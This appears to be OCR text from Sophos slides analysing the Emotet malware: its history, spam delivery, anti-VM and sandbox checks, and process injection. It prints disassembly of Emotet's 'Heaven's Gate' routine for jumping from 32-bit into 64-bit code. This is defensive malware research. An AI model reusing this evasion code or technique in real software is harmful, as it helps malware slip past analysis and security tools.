Exploring Emotet, an elaborate everyday enigma

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

SOPHOS

History of Emotet



Unique binaries and downloaders on daily basis

New binaries



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
New downloaders



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
Delivery method - Spam messages



Anti-analysis techniques: Anti-VM techniques, process injection

Anti-VM techniques

- Checking process list locally, using fake IP list
- Detecting VM, AV related files, folders
- Detecting sandbox environment
- Sending process list

Process injection

- Wrapper modules
- Heaven's Gate

Anti-analysis techniques: Injecting into 64 bit process - Heaven's Gate


```
:02212A50
:02212A50                ; Attributes: bp-based frame
:02212A50
:02212A50                HeavensGate     proc far               ; CODE
:02212A50
:02212A50                var_8           = dword ptr -8
:02212A50
:02212A50 55                             push    ebp
:02212A51 8B EC                          mov     ebp, esp
:02212A53 6A 33                          push    33h
:02212A55 E8 00 00 00 00                 call    $+5
:02212A5A 83 04 24 05                    add     dword ptr [esp], 5
:02212A5E CB                             retf
:02212A5E                HeavensGate     endp ; sp-analysis failed
:02212A5E
:02212A5E                ; ---------------------------------------------------------------------------
:02212A5F B8                             db 0B8h
:02212A60 60                             db  60h ; `
:02212A61 00                             db    0
:02212A62 00                             db    0
:02212A63 00                             db    0
:02212A64 67                             db  67h ; g
:02212A65 65                             db  65h ; e
:02212A66 48                             db  48h ; H
:02212A67 8B                             db  8Bh
:02212A68 00                             db    0
:02212A69 48                             db  48h ; H
```

32 bit disassembler

```
0000000002212A50 55                      db  55h ; U
0000000002212A51 8B                      db  8Bh
0000000002212A52 EC                      db 0ECh
0000000002212A53 6A                      db  6Ah ; j
0000000002212A54 33                      db  33h ; 3
0000000002212A55 E8                      db 0E8h
0000000002212A56 00                      db    0
0000000002212A57 00                      db    0
0000000002212A58 00                      db    0
0000000002212A59 00                      db    0
0000000002212A5A 83                      db  83h
0000000002212A5B 04                      db    4
0000000002212A5C 24                      db  24h ; $
0000000002212A5D 05                      db    5
0000000002212A5E CB                      db 0CBh
0000000002212A5F                 ; ---------------------------------------------------------------------------
0000000002212A5F B8 60 00 00 00          mov     eax, 60h
0000000002212A64 67 65 48 8B 00          mov     rax, gs:[eax]
0000000002212A69 48 8B 40 18             mov     rax, [rax+18h]
0000000002212A6D 48 8B 40 30             mov     rax, [rax+30h]
0000000002212A71 8B 50 14                mov     edx, [rax+14h]
0000000002212A74 8B 40 10                mov     eax, [rax+10h]
0000000002212A77 E8 00 00 00 00          call    $+5
0000000002212A7C C7 44 24 04 23+         mov     dword ptr [rsp+4], 23h
0000000002212A84 83 04 24 0D             add     dword ptr [rsp], 0Dh
0000000002212A88 CB                      retf
0000000002212A88                 ; ---------------------------------------------------------------------------
```

64 bit disassembler


Anti-analysis techniques: Custom packer



